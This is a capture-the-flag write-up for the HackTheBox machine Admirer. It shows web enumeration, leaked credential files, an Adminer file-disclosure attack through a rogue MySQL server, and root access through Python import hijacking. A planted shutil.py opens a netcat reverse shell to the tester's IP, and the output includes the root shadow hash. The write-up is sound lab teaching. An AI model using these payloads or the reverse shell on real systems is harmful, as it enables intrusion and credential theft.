Admirer - Write-up - HackTheBox

noraj

2020-09-26

Contents

1 Information **1**
1.1 Box 1

2 Write-up **2**
2.1 Overview 2
2.1.1 Network enumeration 2
2.1.2 HTTP discovery 2
2.1.3 HTTP enumeration 4
2.1.4 FTP access 6
2.1.5 Code review 8
2.1.6 Adminer exploitation 9
2.1.7 Elevation of Privilege (EoP) 13

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Admirer-write-up/

1.1 Box

- **Name:** Admirer
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Linux
- **Points:** 20

Admirer

OS: Linux
Difficulty: Easy
Points: 20
Release: 02 May 2020
IP: 10.10.10.187

Figure 1.1: Admirer

2 Write-up

2.1 Overview

TL;DR: CTF-like box with a bit of code review for initial access (PHP) and EoP (python).

Install tools used in this WU on BlackArch Linux:

```
pacman -S nmap ffuf curl filezilla pwncat
```

2.1.1 Network enumeration

Port & service discovery with nmap.


```
# Nmap 7.80 scan initiated Fri Jun 12 13:18:53 2020 as: nmap -sSVC -p- -oA nmap_full
↪  10.10.10.187
Nmap scan report for 10.10.10.187
Host is up (0.020s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 12 13:19:24 2020 -- 1 IP address (1 host up) scanned in 30.72 seconds
```


2.1.2 HTTP discovery

Lets' browse the website: http://10.10.10.187/.

At the bottom of the page there is an About button:



When you click on it this reveal a contact form:


10.10.10.187
ALLOW YOURSELF TO BE AMAZED
Skills are not to be envied, but to feel inspired by.
Visual arts and music are there to take care of your soul.
Let your senses soak up these wonders...
FOLLOW ME ON ...
GET IN TOUCH
Name
Email
Message
SEND
RESET
ADMIRER OF SKILLS AND VISUALS
ABOUT

On HTML source we can see a comment associated to the form.

```
<form method="post" action="#"><!-- Still under development... This does not send anything
↪  yet, but it looks nice! -->
```

It seems it was the first rabbit hole.

2.1.3 HTTP enumeration

Let's try to find some web pages with ffuf:

```
$ ffuf -u http://10.10.10.187/FUZZ -r -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -e .txt,.php -fc
↪  403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.187/FUZZ
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Extensions       : .txt .php
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response status: 403
________________________________________________

index.php               [Status: 200, Size: 6051, Words: 385, Lines: 154]
.                       [Status: 200, Size: 6051, Words: 385, Lines: 154]
robots.txt              [Status: 200, Size: 138, Words: 21, Lines: 5]
:: Progress: [114801/114801] :: Job [1/1] :: 1739 req/sec :: Duration: [0:01:06] :: Errors: 0
↪  ::
```

There is a `robots.txt`:

```
$ curl http://10.10.10.187/robots.txt
User-agent: *

# This folder contains personal contacts and creds, so no one -not even robots- should see it
↪  - waldo
Disallow: /admin-dir
```

This pretty obvious we have to check http://10.10.10.187/admin-dir/ but we get a 403, there isn't any index so let's continue with ffuf.

```
$ ffuf -u http://10.10.10.187/admin-dir/FUZZ -r -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -e .txt,.php -fc
↪  403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.187/admin-dir/FUZZ
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Extensions       : .txt .php
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response status: 403
________________________________________________

contacts.txt            [Status: 200, Size: 350, Words: 19, Lines: 30]
credentials.txt         [Status: 200, Size: 136, Words: 5, Lines: 12]
:: Progress: [114801/114801] :: Job [1/1] :: 1688 req/sec :: Duration: [0:01:08] :: Errors: 0
↪  ::
```

At http://10.10.10.187/admin-dir/contacts.txt we have some name and email addresses:

```
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb


##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb
```

```
#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
```

And at http://10.10.10.187/admin-dir/credentials.txt we have some creds:

```
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

2.1.4 FTP access

As the FTP port is open we can try to access it with the credentials.

Let's launch FileZilla to download the files.

It's also possible to use the CLI:

```
$ ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:noraj): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-x---    2 0        111          4096 Dec 03  2019 .
drwxr-x---    2 0        111          4096 Dec 03  2019 ..
```

```
-rw-r--r--     1 0         0             3405 Dec 02  2019 dump.sql
-rw-r--r--     1 0         0          5270987 Dec 03  2019 html.tar.gz
```

`dump.sql` contains the table of images displayed on the home page, nothing interesting except the db name `admirerdb` and knowing it's served on localhost.

Let's extract the website source:

```
$ mkdir website && tar xaf html.tar.gz -C website
```

There is a `w4ld0s_s3cr3t_d1r` fodler which is the same as `admin-dir` and contains the same files except that there is one entry more in `credentials.txt`.

```
$ ls -l website
total 28
drwxr-x--- 6 noraj noraj 4096 juin   6  2019 assets
drwxr-x--- 4 noraj noraj 4096 déc.   2  2019 images
-rw-r----- 1 noraj noraj 4613 déc.   3  2019 index.php
-rw-r----- 1 noraj noraj  134 déc.   1  2019 robots.txt
drwxr-x--- 2 noraj noraj 4096 déc.   2  2019 utility-scripts
drwxr-x--- 2 noraj noraj 4096 déc.   2  2019 w4ld0s_s3cr3t_d1r
```

`credentials.txt`

```
[Bank Account]
waldo.11
Ezy]m27}OREc$
```

We can now read the PHP part of `index.php`:

```
<?php
  $servername = "localhost";
  $username = "waldo";
  $password = "]F7jLHw:*G>UPrTo}~A"d6b";
  $dbname = "admirerdb";

  // Create connection
  $conn = new mysqli($servername, $username, $password, $dbname);
  // Check connection
  if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error);
  }

  $sql = "SELECT * FROM items";
  $result = $conn->query($sql);
  if ($result->num_rows > 0) {
    // output data of each row
    while($row = $result->fetch_assoc()) {
      echo "<article class='thumb'>";
      echo "<a href='".$row["image_path"]."' class='image'><img src='".$row["thumb_path"]."'
↪   alt='' /></a>";
      echo "<h2>".$row["title"]."</h2>";
      echo "<p>".$row["text"]."</p>";
      echo "</article>";
    }
  } else {
    echo "0 results";
  }
  $conn->close();
?>
```

That gives us the MariaDB credentials.

But what will interest us more is what's inside `utility-scripts` (accessible publicly).

```
website/utility-scripts
|-- admin_tasks.php
|-- db_admin.php
|-- info.php
|-- phptest.php
```

So we have:

- `admin_tasks`.php: an admin toolkit that is probably vulnerable and we'll use to gain a shell
- `db_admin`.php: leaking MariaDB credentials, it's the same user as in `index`.php but the password is different, one of the two must be outdated.
- `info`.php: a `phpinfo()`
  - DOCUMENT_ROOT: `/var/`www`/html`
  - `disable_functions`: default
  - `open_basedir`: `/var/www/html`
- `phptest`.php: a dummy file

2.1.5 Code review

Here is the list of possible operations:

```
Available options:
  1) View system uptime
  2) View logged in users
  3) View crontab (current user only)
  4) Backup passwd file (not working)
  5) Backup shadow file (not working)
  6) Backup web data (not working)
  7) Backup database (not working)

  NOTE: Options 4-7 are currently NOT working because they need root privileges.
        I'm leaving them in the valid tasks in case I figure out a way
        to securely run code as root from a PHP page.
```

And that's the vulnerable code without the comments and HTML:

```
  <?php
  if(isset($_REQUEST['task']))
  {
    $task = $_REQUEST['task'];
    if($task == '1' || $task == '2' || $task == '3' || $task == '4' ||
       $task == '5' || $task == '6' || $task == '7')
    {
      echo str_replace("\n", "<br />", shell_exec("/opt/scripts/admin_tasks.sh $task 2>&1"));
    }
    else
    {
      echo("Invalid task.");
    }
  }
  ?>
```

The task number is directly passed into a `shell_exec()` without any security so we would have been able to do a system command injection if task was not compared to a whitelist of allowed task number. It's a loose comparison so there is maybe a way to bypass it.

2.1.6 Adminer exploitation

In the end `admin_tasks.php` seems to be a rabbit hole.

Now there is a step requiring guessing. In `db_admin.php` there is a comment:

> TODO: Finish implementing this or find a better open source alternative


http://10.10.10.187/utility-scripts/db_admin.php gives a 404, so maybe the dev found an alternative.

An alternative to `db_admin.php` is Adminer (formerly phpMinAdmin) that is similar to phpMyAdmin. Also Adminer is the name of the box…

From adminer.org

> Adminer (formerly phpMinAdmin) is a full-featured database management tool written in PHP. Conversely to phpMyAdmin, it consist of a single file ready to deploy to the target server. Adminer is available for MySQL, MariaDB, PostgreSQL, SQLite, MS SQL, Oracle, Firebird, SimpleDB, Elasticsearch and MongoDB.

We can access to http://10.10.10.187/utility-scripts/adminer.php



But we can't login with both set of credentials we found earlier.

We are using Adminer 4.6.2, so let's see if there are security fix in 4.6.3.

Ref. changelog

We can see `MySQL: Disallow LOAD DATA LOCAL INFILE` which was used in Adminer 4.6.2 file disclosure vulnerability.

> Adminer versions up to (and including) 4.6.2 supported the use of the SQL statement LOAD DATA INFILE. It was possible to use this SQL statement to read arbitrary local files because of a protocol flaw in MySQL.

So let's read the associated references:

- Adminer leaks passwords; Magecart hackers rejoice
- Adminer Script Results to Pwning Server?, Private Bug Bounty Program

So we need to host a database and access it remotely from Adminer.

By searching around, I found this msf issue: [Suggestion] Add rogue MySQL server for file theft. bcoles asked msf team to create of rogue server module for this kind of exploit. There is still nothing in msf but the author gave an example with this python script: https://github.com/Gifts/Rogue-MySql-Server

Let's run it so start the fake database as a daemon:


```
$ python2 rogue_mysql_server.py
```

In `rogue_mysql_server.py` I changed the filelist to read `/etc/passwd` instead of `c:\windows\win.ini`.

```
filelist = (
#    r'c:\boot.ini',
#    r'c:\windows\win.ini',
#    r'c:\windows\system32\drivers\etc\hosts',
    '/etc/passwd',
#    '/etc/shadow',
)
```

We can login by setting our IP address and put whatever credentials.

Yet we can't read `/etc/passwd` because of open_basedir value.



open_basedir restriction in effect. Unable to open file

No tables.

Database: admirerdb

Tables and views

No tables.

The file we need to read is `index.php` with the up-to-date credentials.

We can change `filelist` (add `'/var/www/html/index.php'`) again and restart the rogue server.

Then if we read the rogue server's logs:

```
$ cat mysql.log | grep password
...
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
...
```

The we can re-use those credentials over SSH:

```
$ ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
You have new mail.
Last login: Sun Jul 12 16:20:44 2020 from 10.10.14.36
waldo@admirer:~$
```

2.1.7 Elevation of Privilege (EoP)

The way to follow seems obvious:

```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
↪   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
↪   listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
```

So let's read the script `/opt/scripts/admin_tasks.sh`:

```bash
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}

view_users()
{
    /usr/bin/w
}

view_crontab()
{
    /usr/bin/crontab -l
}

backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak..."
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_shadow()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/shadow to /var/backups/shadow.bak..."
        /bin/cp /etc/shadow /var/backups/shadow.bak
        /bin/chown root:shadow /var/backups/shadow.bak
        /bin/chmod 600 /var/backups/shadow.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_db()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running mysqldump in the background, it may take a while..."
        #/usr/bin/mysqldump -u root admirerdb > /srv/ftp/dump.sql &
        /usr/bin/mysqldump -u root admirerdb > /var/backups/dump.sql &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}



# Non-interactive way, to be used by the web interface
if [ $# -eq 1 ]
then
    option=$1
    case $option in
        1) view_uptime ;;
        2) view_users ;;
        3) view_crontab ;;
        4) backup_passwd ;;
        5) backup_shadow ;;
        6) backup_web ;;
        7) backup_db ;;

        *) echo "Unknown option." >&2
    esac

    exit 0
fi


# Interactive way, to be called from the command line
options=("View system uptime"
         "View logged in users"
         "View crontab"
         "Backup passwd file"
         "Backup shadow file"
         "Backup web data"
         "Backup DB"
         "Quit")

echo
echo "[[[ System Administration Menu ]]]"
PS3="Choose an option: "
COLUMNS=11
select opt in "${options[@]}"; do
    case $REPLY in
        1) view_uptime ; break ;;
        2) view_users ; break ;;
        3) view_crontab ; break ;;
        4) backup_passwd ; break ;;
        5) backup_shadow ; break ;;
        6) backup_web ; break ;;
        7) backup_db ; break ;;
        8) echo "Bye!" ; break ;;

        *) echo "Unknown option." >&2
    esac
done

exit 0
```

backup_shadow and backup_passwd seem secure, backup_db won't help us so let's dig in backup_web.

```
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```

It just launch `/opt/scripts/backup.py`, let's see that:

```
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

It looks like we'll have to mess with the python import system.

I won't explain to much here, if you want to understand the attack please read SIGSEGv1 Quals 2018 - Write-ups - 100 - Fun avec python - App-Script.

```
$ mkdir -p /tmp/noraj/
$ cd /tmp/noraj/
$ vim.tiny shutil.py
```

`shutil.py` (a reverse-shell because spawning a PTY is useless as the python script is sent to background)

```
def make_archive(no,ra,j):
    import os
    os.system("nc 10.10.15.31 8888 -e /bin/bash")
```

Start a pwncat listener: `pwncat -l 8888 -vv`.

Then let's call the script:

```
$ sudo PYTHONPATH=/tmp/noraj/ /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
```

```
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
```

On our listener:

```
$ pwncat -l 8888 -vv
INFO: Listening on :::8888 (family 10/IPv6, TCP)
INFO: Listening on 0.0.0.0:8888 (family 2/IPv4, TCP)
INFO: Client connected from 10.10.10.187:33374 (family 2/IPv4, TCP)
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/tmp/noraj
cd /root
cat root.txt
9e96b615438b09b210be126a5e7d0577
cat /home/waldo/user.txt
30a8ad9cb41261bf0f97f75094358045
cat /etc/shadow | grep root
root:$6$M5g.E5/j$AO7lZNZXLFABZld5uGh/YB3J1Va4AG9Tmw1icvm2MsDOj6B1RFloUmnA9jcj4DIsILOedBvVQg66CVjGrd.fl0:18374:
```